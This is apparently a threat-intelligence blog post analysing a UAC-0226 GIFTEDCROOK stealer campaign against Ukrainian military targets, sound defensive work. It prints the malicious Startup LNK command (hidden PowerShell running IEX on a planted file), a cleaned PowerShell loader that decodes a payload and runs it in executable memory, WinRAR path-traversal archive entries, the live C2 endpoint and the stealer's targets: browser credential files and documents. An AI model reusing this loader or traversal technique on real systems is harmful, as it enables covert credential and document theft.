



[Subscribe Newsletter](#)

A few months ago, I analyzed a [UAC-0226 campaign delivering a GIFTEDCROOK stealer through a weaponized WinRAR archive](#).

Of course, that wasn't it yet, we're going to keep tracking our friends, so let's go

The chain was relatively simple:

```
RAR archive
-> decoy PDF
-> LNK
-> obfuscated PowerShell
-> additively encoded payload
-> GIFTEDCROOK
```

Sample: [420f1931af9b3f7d02c5edfc78eb69abdad6e71d2c3e9b81f9cbc3823a503654](#)

The sample discussed here follows the same general idea, but the implementation is different.

This time, the actor uses an ADS-based WinRAR path traversal to silently place a shortcut in the Windows Startup directory while dropping two additional stages into C:\ProgramData.

The PowerShell loader is still buried under generated garbage, but the payload behind it is more interesting: an additively encoded, headerless PE image containing its own reflective mapper.

Underneath that loader sits a browser and file stealer targeting Chromium, Firefox, documents, VPN configurations, KeePass databases and other potentially sensitive material.

So, let's take the chain apart.

Before we start:

I will use my [Infrastructure Intelligence Model \(IIM\)](#) to demonstrate how easily two attacks from the same actor can be compared without reducing the analysis to changing hashes, filenames and IP addresses.

If you are new to IIM, I recommend reading the following pages first:

<https://blog.synapticsystems.de/attack-pattern-mapping-for-adversary-infrastructure/>

<https://blog.synapticsystems.de/iimql-the-query-language-for-adversary-infrastructure-4-7/>

<https://blog.synapticsystems.de/iim-the-grammar-of-adversary-infrastructure/>

Why IIM is useful in this case

Traditional threat intelligence platforms are good at storing indicators and mapping techniques.

What they often fail to preserve is the structure of the attack itself:

How was the payload delivered?

Which component triggered execution?

What changed between campaigns?

Which parts of the chain remained stable?

This becomes especially visible with actors such as Gamaredon.

Their infrastructure, filenames, scripts and payloads rotate constantly, while recurring operational patterns often remain hidden across separate reports and IOC collections.

IIM models each component by its role inside the chain, such as Entry, Staging, Payload or C2.

This makes different campaigns directly comparable, even when all underlying indicators have changed.

The result is what I call **Tooling Evolution Intelligence**: understanding how an actors delivery methods, loaders, payload formats and operational decisions evolve over time.

In the following analysis, two UAC-0226/GIFTEDCROOK attacks are placed into the same IIM view.

The underlying pattern remains recognizable, while changes in persistence, payload encoding, in-memory loading and telemetry become visible immediately.

Initial archive structure

The archive was presented as a Ukrainian PDF named:

взвод розвідки.pdf

This roughly translates to:

Reconnaissance platoon

The visible PDF contains references to:

Дрон на оптоволокну
Fiber-optic drone

Літак-розвідник
Reconnaissance aircraft

It also contains names and military ranks.

That is a much narrower theme than a generic military document.

The lure appears specifically designed around Ukrainian reconnaissance and UAV-related personnel.

The recovered archive entries looked like this:

взвод розвідки.pdf

взвод розвідки.pdf:..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\WC3

взвод розвідки.pdf:..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\ProgramData\wt1

```
взвод розвідки.pdf:..\..\..\..\Roaming\Microsoft\Windows\
Start Menu\Programs\Startup\ThJRq_6uEj.lnk
```

The colon after the PDF filename is important.

These are not merely oddly named files.

The syntax is consistent with NTFS Alternate Data Streams combined with path traversal.

If you follow this Blog, you might already know this CVE through my [Gamaredon \(UAC-0010\) series](#).

[CVE-2025-6218](#) is the related earlier WinRAR path traversal issue.

Both vulnerabilities are often mentioned together, but the ADS structure visible in this archive is the distinguishing part of [CVE-2025-8088](#).

The resulting file placement is:

```
C:\ProgramData\WC3
C:\ProgramData\wt1
```

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
ThJRq_6uEj.lnk
```

This already changes the interaction model compared to the previous sample.

The victim does not necessarily need to identify and manually launch a suspicious shortcut from the extracted archive.

The shortcut is placed directly into the user's Startup directory and is executed when that user logs in again.

Stage 0: The Startup shortcut

The shortcut points to:

```
C:\Windows\System32\cmd.exe
```

Its arguments normalize to approximately:

```
cmd.exe /c start /min "" ^
powershell -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass ^
-Command "powershell -NoProfile -ExecutionPolicy Bypass ^
-Command \"iex (Get-Content 'C:\ProgramData\WC3' -Raw)\""
```

The execution chain is therefore:

```
Startup LNK
-> cmd.exe
-> minimized PowerShell
```

```
-> second hidden PowerShell
-> read C:\ProgramData\WC3
-> execute it through IEX
```

There is no remote download at this point.

Everything required for execution has already been planted by the archive.

The shortcut metadata contains the machine identifier:

desktop-hagd25b

It also contains timestamps close to the creation time of the decoy PDF.

These values may describe the system used to package the archive, although LNK and document timestamps should always be treated as low-confidence artifacts because they are easy to manipulate.

Stage 1: Deobfuscating WC3

Despite its extensionless filename, WC3 is a PowerShell script.

At first glance, it is intentionally unpleasant:

```
random function names
random variable names
large meaningless arrays
constant arithmetic
thousands of irrelevant Write-Host calls
sleep operations
unused helper functions
```

The script is around 92 KB, but only a small fraction of it contributes to the actual execution chain.

This is the same general obfuscation philosophy seen in the earlier UAC-0226 sample: generate enough noise to make the script look complicated without introducing a particularly strong protection mechanism.

The first step was therefore not to understand every function.

It was to identify the small number of operations that interact with files, memory and native APIs.

After removing the junk, the relevant constants were:

```
Stage path:      C:\ProgramData\wt1
Stage size:      1,131,008 bytes
```

Decode value: 72 / 0x48
Execution offset: 95,152 / 0x173B0
Initial delay: 60 seconds

The script dynamically resolves the following APIs:

```
ntdll!NtAllocateVirtualMemory  
ntdll!NtProtectVirtualMemory  
ntdll!NtCreateThreadEx  
ntdll!NtWaitForSingleObject  
ntdll!NtClose
```

```
kernel32!GetExitCodeThread
```

It resolves them through .NET reflection and `Microsoft.Win32.UnsafeNativeMethods` rather than declaring them through a normal Add-Type block.

The cleaned execution logic looks like this:

```
Start-Sleep -Seconds 60
```

```
$stage = [System.IO.File]::ReadAllBytes("C:\ProgramData\wt1")
```

```
for ($i = 0; $i -lt 1131008; $i++) {  
    $stage[$i] = [byte](($stage[$i] - 72) -band 0xff)  
}
```

```
$base = NtAllocateVirtualMemory(  
    current_process,  
    1131008,  
    MEM_COMMIT | MEM_RESERVE,  
    PAGE_READWRITE  
)
```

```
Copy-ToMemory $stage $base
```

```
NtProtectVirtualMemory(  
    current_process,  
    $base,  
    1131008,  
    PAGE_EXECUTE_READWRITE  
)
```

```
$thread = NtCreateThreadEx(  
    current_process,  
    $base + 0x173B0,  
    $base  
)
```

```
NtWaitForSingleObject($thread)
```

The decoded data is copied into the current PowerShell process and executed at a fixed offset.

That fixed offset becomes important later.

Loader telemetry

After the thread exits, WC3 collects four 32-bit values:

```
DWORD 0: thread exit code
DWORD 1: value at decoded image + 0x44
DWORD 2: value at decoded image + 0x48
DWORD 3: value at decoded image + 0x4C
```

The resulting 16-byte structure is sent to:

```
hxxps://142.111.194[.]73:8640/dj5FZEiLnA/
```

Before sending it, the loader globally disables TLS certificate validation.

Initially, the three values stored inside the decoded image looked like possible output from the stealer.

Further analysis showed that this was incorrect.

The fields are written by the reflective mapper and represent loader status, an error or NTSTATUS value and a progress or stage indicator.

This means the outer PowerShell layer implements its own execution telemetry.

The operator can likely distinguish between outcomes such as:

```
mapping started
allocation failed
imports failed
relocations failed
entry point reached
payload exited
```

This callback is separate from the actual data collection performed by the inner DLL.

Stage 2: Decoding wt1

The second ProgramData file is exactly:

```
1,131,008 bytes
0x114200 bytes
```

The decoding operation is just an additive byte transformation:

```
>>> from pathlib import Path
...
... encoded = Path("wt1").read_bytes()
...
... decoded = bytes(
...     (value - 0x48) & 0xFF
...     for value in encoded
... )
...
... Path("wt1.decoded.bin").write_bytes(decoded)
...
1131008
```

The same operation can be described as:

$$\text{plaintext}[i] = \text{ciphertext}[i] - 72 \bmod 256$$

This is not encryption in any meaningful cryptographic sense, it is enough to hide readable strings, signatures and headers from basic static inspection.

The previous UAC-0226 sample used essentially the same technique, but with a subtraction value of 117.

Here, the value has changed to 72.

After decoding, I expected a normal PE file.

Instead, the file still did not begin with:

MZ

At this point it would be easy to assume that the decoder was wrong.

It was not.

The payload is a headerless PE image

Although the DOS and NT headers had been replaced, the decoded data still contained recognizable PE structures:

- .text
- .rdata
- .data
- .pdata
- .fptable
- .reloc

The first 0x400 bytes form a custom header used by the loader.

```
00000210: 0000 0000 0000 0000 2e74 6578 7400 0000 .....text...
00000220: 90f8 0a00 0010 0000 00fa 0a00 0004 0000 .....
00000230: 0000 0000 0000 0000 0000 0000 2000 0060 .....
00000240: 2e72 6461 7461 0000 1ed7 0200 0010 0b00 .rdata.....
00000250: 00d8 0200 00fe 0a00 0000 0000 0000 0000 .....
00000260: 0000 0000 4000 0040 2e64 6174 6100 0000 ....@..@.data...
00000270: 18f8 0200 00f0 0d00 00d8 0200 00d6 0d00 .....
00000280: 0000 0000 0000 0000 0000 0000 4000 00c0 .....@...
00000290: 2e70 6461 7461 0000 fc81 0000 00f0 1000 .pdata.....
000002a0: 0082 0000 00ae 1000 0000 0000 0000 0000 .....
000002b0: 0000 0000 4000 0040 2e66 7074 6162 6c65 ....@..@.fptable
000002c0: 0001 0000 0080 1100 0002 0000 0030 1100 .....0..
000002d0: 0000 0000 0000 0000 0000 0000 4000 00c0 .....@...
000002e0: 2e72 656c 6f63 0000 440f 0000 0090 1100 .reloc..D.....
000002f0: 0010 0000 0032 1100 0000 0000 0000 0000 .....2.....
00000300: 0000 0000 4000 0042 0000 0000 0000 0000 ....@..B.....
00000310: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

Enough metadata remained to reconstruct the original image:

Field	Value
Original ImageBase	0x180000000
SizeOfImage	0x11A000
Original PE EntryPoint	0x8FA84
Export Directory RVA	0xDD580
Import Directory RVA	0xDD5C0
Relocation Directory RVA	0x119000
Number of sections	6

The section layout was:

Section	RVA	Raw offset	Raw size	Permissions
.text	0x1000	0x400	0xAFA00	RX
.rdata	0xB1000	0xAFE00	0x2D800	R
.data	0xDF000	0xDD600	0x2D800	RW
.pdata	0x10F000	0x10AE00	0x8200	R
.fptable	0x118000	0x113000	0x200	RW
.reloc	0x119000	0x113200	0x1000	R

The export directory revealed:

```
DLL name: Main.dll
Export:   Func
Ordinal: 1
RVA:     0x17FB0
```

To convert that RVA into a raw file offset:

```
raw offset =
    .text raw offset
    + (export RVA - .text RVA)
```

```
raw offset =
    0x400
    + (0x17FB0 - 0x1000)
```

```
raw offset =
    0x173B0
```

That result exactly matches the hardcoded execution offset inside WC3:

```
0x173B0
```

So the PowerShell loader is not jumping into an arbitrary shellcode location.

It is calling:

```
Main.dll!Func
```

Main.dll!Func: The reflective mapper

The exported function is not the stealer's main logic.

It is a custom reflective PE loader.

Its job is to take the headerless image passed by PowerShell and build a working DLL in memory.

The process is approximately:

```
validate custom header
  -> resolve APIs through PEB walking and export hashing
  -> allocate SizeOfImage
  -> copy headers and sections
  -> resolve imports
  -> apply relocations
  -> set section permissions
  -> initialize runtime structures
  -> call DLL entry point with DLL_PROCESS_ATTACH
```

The custom header acts as communication space between the mapper and the PowerShell loader.

This is where the status values at offsets 0x44, 0x48 and 0x4C originate.

The design gives the actor several advantages:

1. The file does not look like a standard PE on disk.
2. Static tools cannot parse it correctly without reconstruction.
3. The payload never needs to be written back as a valid DLL.
4. The outer loader can receive detailed mapper status.
5. Native API usage avoids some of the most obvious PowerShell injection patterns.

This is a meaningful evolution from the simpler loader in the earlier campaign.

The previous sample decoded a payload and used more conventional memory allocation and thread execution.

The current build adds a dedicated custom-header format and a complete reflective mapper between the PowerShell script and the final DLL.

Reconstructing the inner strings

Once the PE structure was rebuilt, the next obstacle was the internal string handling.

The payload does not store most relevant strings as plaintext.

A function near the beginning of the .text section implements an RC4-like stream cipher:

```
256-entry state array
RC4-style key scheduling
RC4-style pseudo-random generation
```

state swaps
XOR with generated keystream

The main difference is that the implementation processes 16-bit values corresponding to UTF-16 words rather than treating everything as ordinary 8-bit strings.

I identified 118 call sites to this decoder.
Of those, 116 could be statically reconstructed.

The first useful results were environment variable names:

USERNAME
USERPROFILE
TEMP

The malware does not simply call `GetEnvironmentVariableW`.
Instead, it walks the process environment through the PEB and locates the requested values itself.

That is not necessary for functionality, but it reduces obvious API-level indicators.

Browser collection

The decrypted strings revealed explicit targeting of several browsers.

Chromium-based browsers

Google Chrome
Microsoft Edge
Opera

The payload looks for:

Login Data
Cookies
Network\Cookies
Local State
Last Version

The imported function:

`CryptUnprotectData`

is consistent with decrypting DPAPI-protected Chromium key material and locally stored secrets.

The payload also contains strings used to identify and filter Chromium subprocesses:

```
--type=utility
--type=crashpad-handler
--type=gpu-process
```

Firefox

The malware searches Firefox profile directories for:

```
logins.json
key3.db
key4.db
cookies.sqlite
```

This gives it access to stored login metadata, cookies and Firefox key database material.

So this is not just a generic document collector.

It includes dedicated browser-stealing functionality across both Chromium and Firefox ecosystems.

File collection

The payload also maintains an extension allowlist:

txt	doc	docx	docm	xls
xlsx	xlsm	xlt	xltx	xltm
csv	rtf	dot	dotx	dotm
odt	ppt	pptx	pptm	pps
ppsx	pot	pdf	md	log
eml	conf	zip	rar	7z
tar	gzip	cab	ovpn	kdbx
jks	png	bmp	jpeg	jpg

Some extensions are especially relevant:

```
ovpn  -> OpenVPN profiles and possibly embedded credentials
kdbx  -> KeePass databases
jks   -> Java KeyStores
eml   -> saved email messages
```

The collector searches locations including:

Desktop
Documents
Downloads
drive roots

Strings such as:

/Files/
/Files/C/

suggest that collected files are organized by source or drive inside the staging structure.

Local staging

The reconstructed paths include:

%USERPROFILE%\RJ_8An6YWmhvYh9I8Me
%USERPROFILE%\RJ_8An6YWmhvYh9I8Me\%USERNAME%
%USERPROFILE%\RJ_8An6YWmhvYh9I8Me\
%USERNAME%\JUW0yZd5pm7qym
%USERPROFILE%\qhGQKHADCeIZe2UoRub.zip
%TEMP%\oBKhrQLe1CKm03RhH0
%TEMP%\logs.txt

The randomly named ZIP file is very likely the final local staging container:

%USERPROFILE%\qhGQKHADCeIZe2UoRub.zip

The file:

%TEMP%\oBKhrQLe1CKm03RhH0

is used as an eight-byte persistent identifier.

The logic is approximately:

```
if identifier file exists:
    read first eight bytes
else:
    identifier = GetSystemTimeAsFileTime()
    write identifier to file
```

This gives the malware a stable per-infection or per-host value without relying on the registry.

Additional referenced files include:

ExitCode.txt
Key10.txt
logs.txt

Their exact role was not fully resolved through static analysis.

Persistence and cleanup

The inner payload contains active references to:

C:\ProgramData\

%APPDATA%\Microsoft\Windows\Start Menu\
Programs\Startup\

cmd.exe /c "timeout /t 5 & del "

This supports code paths for:

copying or placing files in ProgramData
interacting with the user Startup folder
delayed self-deletion

The initial persistence, however, is already established by the archive itself.

The WinRAR path traversal places the LNK in Startup before the malware is executed.


The internal persistence-related code may represent:

installation repair
payload migration
redundant persistence
cleanup after execution

The exact conditions for each branch would require dynamic tracing, but it's too hot and i am too lazy today.

What changed compared to the previous UAC-0226 sample?

The two chains are clearly related in design philosophy.



([IIM](#) Comparison View in [Kraken](#))

If you want to compare the two chains yourself, here's the Chain as JSON, you can throw it into the [IIM Workbench](#) and explore it for yourself

And: If you are interested in using my tooling or you want to support me in any way, feel free to visit <https://malwarebox.eu> or message me via

► Click for IIM Chain

They both use:

- weaponized WinRAR archives
- Ukrainian military-themed decoys
- LNK-based execution
- PowerShell
- generated junk code
- simple additive payload encoding
- runtime-resolved APIs
- RC4-like internal string protection
- data collection and exfiltration

But the current chain is more operationalized.

Component	Previous sample	Current sample
Visible files	PDF, LNK, Arj, 05fE	One visible PDF, hidden ADS-based payload entries
Execution	User opens the LNK	LNK is planted in Startup
Payload location	Files extracted with the lure	WC3 and wt1 written to ProgramData
Byte transformation	Subtract 117	Subtract 72
Native execution	VirtualAlloc-style loader	NtAllocateVirtualMemory, NtProtectVirtualMemory, NtCreateThreadEx
Decoded format	Directly analyzable payload	Headerless PE with custom metadata
In-memory loading	Basic memory execution	Full reflective PE mapper
Loader feedback	Not observed	Dedicated 16-byte mapper telemetry
Browser targeting	GIFTEDCROOK collection	Explicit Chrome, Edge, Opera and Firefox collection
File collection	Chunked exfiltration	Broad document, archive, VPN, KeePass and keystore collection
C2 recovery	RC4-reconstructed C2	Outer callback recovered; inner C2 remains encoded or dynamic
C2 Endpoint	*:8406/rcv	*:8640/dj5FZEiLnA

The change is not that UAC-0226 suddenly started using an advanced offensive framework. The core components are still fairly straightforward.

The actual change is that the chain has become better packaged:

less visible archive content
automatic Startup execution
clean separation between loader and payload
custom header format
reflective DLL mapping
separate execution telemetry
broader and more explicit collection logic

The actor is still using simple building blocks, they are just assembling them more effectively.

Infrastructure Changes

Hosting-Provider dig not change, UAC-0226 is still using evext.com as their hosting provider.

IP Information for 136.0.141.138

— Quick Stats

IP Location	 Netherlands (kingdom Of The) Haarlem Evoxt (nl)
ASN	 AS149440 EVOXTSDNBHD-AS-AP - Evoxt Sdn. Bhd., MY (registered Jan 13, 2022)
Whois Server	whois.arin.net
IP Address	136.0.141.138

```
NetRange:      136.0.0.0 - 136.0.255.255
CIDR:          136.0.0.0/16
NetName:       ADCIL
NetHandle:     NET-136-0-0-0-1
Parent:        NET136 (NET-136-0-0-0-0)
NetType:       Direct Allocation
OriginAS:
Organization:  Ace Data Centers II, L.L.C. (ADCIL)
RegDate:       2012-05-11
Updated:       2026-06-16
Comment:       https://www.acedatacenter.com | https://www.aceips.com
Comment:       Geofeed https://www.acedatacenter.com/geofeed.csv
Ref:           https://rdap.arin.net/registry/ip/136.0.0.0

OrgName:       Ace Data Centers II, L.L.C.
OrgId:         ADCIL
Address:       727 North 1550 East
Address:       Suite 400
City:          Orem
StateProv:     UT
PostalCode:    84097
Country:       US
RegDate:       2020-03-27
Updated:       2026-05-06
Ref:           https://rdap.arin.net/registry/entity/ADCIL
```

IP Information for 142.111.194.73

— Quick Stats

IP Location	 United States Of America (the) Chicago Evoxt (uk)
ASN	 AS149440 EVOXTSDNBHD-AS-AP - Evoxt Sdn. Bhd., MY (registered Jan 13, 2022)
Resolve Host	142-111-194-73.ips.acedatacenter.com
Whois Server	whois.arin.net
IP Address	142.111.194.73

NetRange: 142.111.0.0 - 142.111.255.255
CIDR: 142.111.0.0/16
NetName: ADCIL
NetHandle: NET-142-111-0-0-1
Parent: NET142 (NET-142-0-0-0-0)
NetType: Direct Allocation
OriginAS:
Organization: Ace Data Centers II, L.L.C. (ADCIL)
RegDate: 2012-08-07
Updated: 2026-06-16
Comment: <https://www.acedatacenter.com> | <https://www.aceips.com>
Comment: Geofeed <https://www.acedatacenter.com/geofeed.csv>
Ref: <https://rdap.arin.net/registry/ip/142.111.0.0>

OrgName: Ace Data Centers II, L.L.C.
OrgId: ADCIL
Address: 727 North 1550 East
Address: Suite 400
City: Orem
StateProv: UT
PostalCode: 84097
Country: US
RegDate: 2020-03-27
Updated: 2026-05-06
Ref: <https://rdap.arin.net/registry/entity/ADCIL>

Certificate changed:

General

Details

Issued To

Common Name (CN)	142.111.194.73
Organization (O)	NextGen Fusion
Organizational Unit (OU)	<Not Part Of Certificate>

Issued By

Common Name (CN)	142.111.194.73
Organization (O)	NextGen Fusion
Organizational Unit (OU)	<Not Part Of Certificate>

Validity Period

Issued On	Tuesday, June 2, 2026 at 6:43:13 AM
Expires On	Wednesday, June 2, 2027 at 6:43:13 AM

**SHA-256
Fingerprints**

Certificate	ee8c35617f66691bd3153575df43d19887f87e5efc0a8fe37c0a1a7382aa409a
Public Key	9aae166fd6de9f56558d2b5b641813c14b7b468c405a15e7cb79658443a68141

General		Details
Issued To		
Common Name (CN)	john	
Organization (O)	intercomm	
Organizational Unit (OU)	doctar	
Issued By		
Common Name (CN)	john	
Organization (O)	intercomm	
Organizational Unit (OU)	doctar	
Validity Period		
Issued On	Wednesday, July 2, 2025 at 1:05:56 PM	
Expires On	Thursday, July 2, 2026 at 1:05:56 PM	
SHA-256 Fingerprints		
Certificate	d3fddbb5ed4f073d94f3bdc2a9b4d9079479b1a73d7235814e8890 aad03767f9	
Public Key	ee35a0efe666c43fd8cc0971622de0902d3181f86a5d174ae631f4f3 7b9190f1	

Also there were changes in the default webserver request:

```
{"detail": "Method Not Allowed"}
```

Pretty-print ☐

```
{"e": "1"}
```

Port and Endpoint Changed too:

Before: *:8406/rcv

New: *:8640/dj5FZEiLnA

Note: This is likely intended to evade endpoint and network-based detection. The previous combination of port 8406 and the /rcv endpoint used by UAC-0226 have become a known indicator for EDR and intrusion-detection systems.

In response, the operators transposed the port from 8406 to 8640 and replaced the static endpoint with a randomly generated string.

Attribution considerations

The campaign context and technical overlap are consistent with the previously observed UAC-0226 and GIFTEDCROOK activity.

However, attribution should not rest on a single IP address, one obfuscation pattern or one Ukrainian lure.

The more useful similarities are structural:

- the same archive-to-LNK execution model
- the same generated PowerShell noise
- the same additive byte-decoding concept
- the same staged in-memory execution
- the same RC4-like string protection
- the same browser and file theft objective
- the same focus on Ukrainian military-related targets

These are repeatable implementation and operational decisions rather than isolated indicators.

The current sample therefore looks less like an unrelated stealer and more like a further iteration of the same UAC-0226/GIFTEDCROOK tooling line.

Final thoughts

The PowerShell still relies heavily on generated noise.

The outer payload encoding is still a basic byte subtraction.

The inner strings are protected with a recognizable RC4-like construction.

But the overall chain has improved.

The archive hides its real contents behind NTFS Alternate Data Streams.

Persistence is established during extraction.

The payload is split across ProgramData.

The decoded stage no longer presents a normal PE header.

A reflective mapper rebuilds the DLL in memory, and the outer loader reports detailed execution status back to the operator.

That is enough to increase the time required for analysis and reduce the number of obvious on-disk indicators.

It is not particularly elegant.

But, once again, it does not need to be.

It only needs to survive long enough to collect browser secrets, documents, VPN configurations and credentials from the intended target.

IoCs

SHA-256

Malicious Archive

420f1931af9b3f7d02c5edfc78eb69abdad6e71d2c3e9b81f9cbc3823a503654

Decoy PDF

dc4c906e56ecb446cbb10b227e1fb470e428108584678314533d80e52a2b9b30

Startup LNK

05e131555faabae0960f0527cfb72d2b8e2381fd0fde22b0b4e2b365c7faf445

WC3 PowerShell loader

6b7e3dd5af5a56dd24e96c5b13282ad084c78d0a589d5e4c1b6ba58b4525d9a8

Encoded wt1

3006a6639eff677b08595927cf219a3bcd5fdd02bfd592606316bfd4623bb902

Decoded custom-header image

78538f945a1d20aa392f3065f222223a4ed47284abfafa8c135bdfd9eacef222

Analysis-only reconstructed PE

b268ecbc386d32ace546dd483707fd2c923de8f091741e544f52c7f872fe0d91

Network

142.111.194[.]73:8640

/dj5FZEiLnA/

The following address appears to be used as a connectivity check and is not itself a malicious infrastructure indicator:

1.1.1.1

Files and paths

C:\ProgramData\WC3

C:\ProgramData\wt1

%APPDATA%\Microsoft\Windows\Start Menu\
Programs\Startup\ThJRq_6uEj.lnk

%USERPROFILE%\RJ_8An6YwmhvYh9I8Me

%USERPROFILE%\qhGQKHADCeIZe2UoRub.zip

%TEMP%\oBKhrQLe1CKm03RhH0

%TEMP%\logs.txt

ExitCode.txt

Key10.txt

Loader markers

Main.dll

Func

0x173B0

0x17FB0

0x114200